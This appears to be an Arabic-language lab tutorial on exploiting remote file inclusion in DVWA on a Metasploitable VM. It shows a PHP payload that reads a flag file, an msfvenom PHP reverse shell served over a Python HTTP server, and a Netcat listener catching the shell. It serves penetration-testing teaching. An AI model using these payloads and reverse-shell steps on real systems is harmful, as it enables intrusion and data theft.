على جهاز المهاجم (Kali Linux)، يتم إنشاء ملف بسيط باسم test.php يحتوي على كلمة 'Success' لاختبار قدرة الخادم على الترجمة البرمجية.

التنفيذ الفعلي (Execution)



ظهور الكلمة متجاوزة تحذيرات لغة PHP هو تأكيد قاطع على أن الخادم يقوم بتنفيذ (Execute) الكود القادم من المهاجم، وليس فقط قراءته كنص.

إعداد بيئة الهدف: إنشاء بيانات حساسة (Flag) لاختبار الاستخراج

```
<ww/dvwa/vulnerabilities/fi$ sudo bash -c "echo 'FIFA2022' > flag.txt"
msfadmin@metasploitable:/var/www/dvwa/vulnerabilities/fi$ nano flag.txt
Error opening terminal: xterm-256color.
msfadmin@metasploitable:/var/www/dvwa/vulnerabilities/fi$ cat flag.txt
FIFA2022
msfadmin@metasploitable:/var/www/dvwa/vulnerabilities/fi$
```

محاكاة لحفظ بيانات
سرية أو مفاتيح تشفير
داخل مسار التطبيق.




التحقق من كتابة
الكلمة السرية
(FIFA2022) بنجاح. هذا
هو الكنز الذي سنسرقه
عبر الثغرة.

استخراج البيانات عن بُعد عبر تنفيذ أوامر النظام (RCE)

إنشاء نقطة الحقن (Payload)

```
(kali㉿kali)-[/var/www/html]
$ sudo leafpad shell3.txt
```



The screenshot shows a Notepad++ window with a dark theme. The menu bar at the top includes File, Edit, Search, Options, and Help. The text area contains a PHP script: `<?php` on the first line, `system('cat flag.txt');` on the second line (highlighted in red), and `?>` on the third line. A red icon with a white 'X' is visible in the top-left corner of the window.

برمجة حمولة خبيثة (shell3.txt)
تستخدم دالة system لإجبار نظام
(Linux) على قراءة الملف محلياً.

التنفيذ الفعلي (Execution)

← → ↻ 🏠 192.168.1.154/dvwa/vulnerabilities/fi/?page=http
🐞 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🌐 Kali Forums 🔍 Kali NetHunter 🔥 Exploit-DB 🔥
FIFA2022
Warning: Cannot modify header information - headers already sent by (output started at http://
Warning: Cannot modify header information - headers already sent by (output started at http://
Warning: Cannot modify header information - headers already sent by (output started at http://

نجاح الاختراق المبدئي؛ تم قراءة البيانات الحساسة من نظام الضحية وعرضها مباشرة على شاشة المهاجم عن بُعد.

مرحلة التسليح: هندسة حمولة (Reverse Shell) للسيطرة الكاملة

```
root@kali:~# msfvenom -p php/reverse_php lport=4444 lhost=192.168.0.5 > /root/Desktop/shell.php ↵  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 3037 bytes
```

<code>-p php/reverse_php</code>	<code>lhost=192.168.0.5</code>	<code>lport=4444</code>	<code>> shell.php</code>
تحديد نوع الحمولة لتكون اتصالاً عكسياً بلغة PHP.	عنوان الـ IP الخاص بالمهاجم لاستقبال الاتصال.	تمنفيذ المخصص للإنصات والاستماع.	توجيه المخرجات لإنشاء الملف الخبيث الجاهز للاستخدام.

إعداد البنية التحتية للهجوم: خادم التسليم ومنصة التنصت

استضافة الحمولة (Web Server)

```
root@kali:~/Desktop# python -m SimpleHTTPServer  
Serving HTTP on 0.0.0.0 port 8000 ...
```


تشغيل خادم ويب مصغر باستخدام
إستخدام `python -m SimpleHTTPServer`
على المنفذ 8000 لتمكين الخادم الضحية من
الوصول إلى ملف (`shell.php`) وتحميله.

إعداد التنصت (Netcat Listener)

```
root@kali:~# nc -lvp 4444  
listening on [any] 4444 ...
```

فتح أداة Netcat عبر الأمر `nc -lvp 4444`
للبقاء في حالة انتظار صامتة لالتقاط الاتصال
العكسي القادم من الضحية.

إطلاق الهجوم: دمج الثغرة مع البنية التحتية الخبيثة



اختراق النظام (System Compromise): الحصول على الصلاحيات الكاملة

```
root@kali:~# nc -lvp 4444  
listening on [any] 4444 ...  
192.168.0.2: inverse host lookup failed: Unknown host  
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.2] 60030  
whoami  
www-data  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

الاتصال الناجح: رسالة تؤكد نجاح اختراق الجدار الناري وإنشاء الاتصال.

تأكيد الهوية: المهاجم يتصرف الآن محلياً كخادم الويب (Apache).

استعراض الصلاحيات: ظهور المعرفات كدليل قطعي على الوصول المادي، لتبدأ مرحلة تصعيد الصلاحيات (Privilege Escalation).

أتمتة الهجمات واستكشاف الثغرات الرديفة

أدوات الأتمتة المتقدمة (Automation)



التنفيذ اليدوي بطيء. يعتمد المهاجمون المحترفون على أدوات برمجية لفحص وحقن الثغرات آلياً على نطاق واسع.

Psycho-path: أداة لتتبع المسارات آلياً.

LFISuite: أداة مخصصة للكشف الأوتوماتيكي واستغلال إدراج الملفات.

ثغرات المواقع المرتبطة (Web Threats - Homework)



Alert

هجوم XSS (البرمجة عبر الموقع): حقن نصوص (JavaScript) خبيثة تُنفذ في متصفح المستخدم الضحية.

Alert

هجوم XSRF / XSRF: تزوير الطلبات لإجبار مستخدم مصادق عليه على تنفيذ إجراءات غير مرغوب فيها.

مصفوفة التدريب التفاعلي: بيئات آمنة لتطبيق الاختراق العملي

المنصة (Platform)	نوع البيئة (Environment Type)	التركيز والأهمية الأكاديمية (Academic Focus)
PortSwigger Academy	مختبر سحابي	المختبر الرسمي من صانعي Burp Suite. الأفضل لثغرات CSRF و XSS وتخطي المسارات.
TryHackMe	مختبر سحابي	يوفر غرفاً مخصصة مثل Inclusion و Command Injection بمسارات تعليمية مهيكلية.
Hack The Box Academy	مختبر سحابي	محتوى أكاديمي صارم وتمارين متقدمة لاختبار الذكاء التقني.
OWASP Juice Shop	تطبيق محلي (On-Premise)	بيئة حديثة ومعقدة (JavaScript) للتدريب المتقدم على XSS و RCE.
XVWA	تطبيق محلي (On-Premise)	يركز بشكل عميق ومبسط على ثغرات إدراج الملفات (RFI / LFI).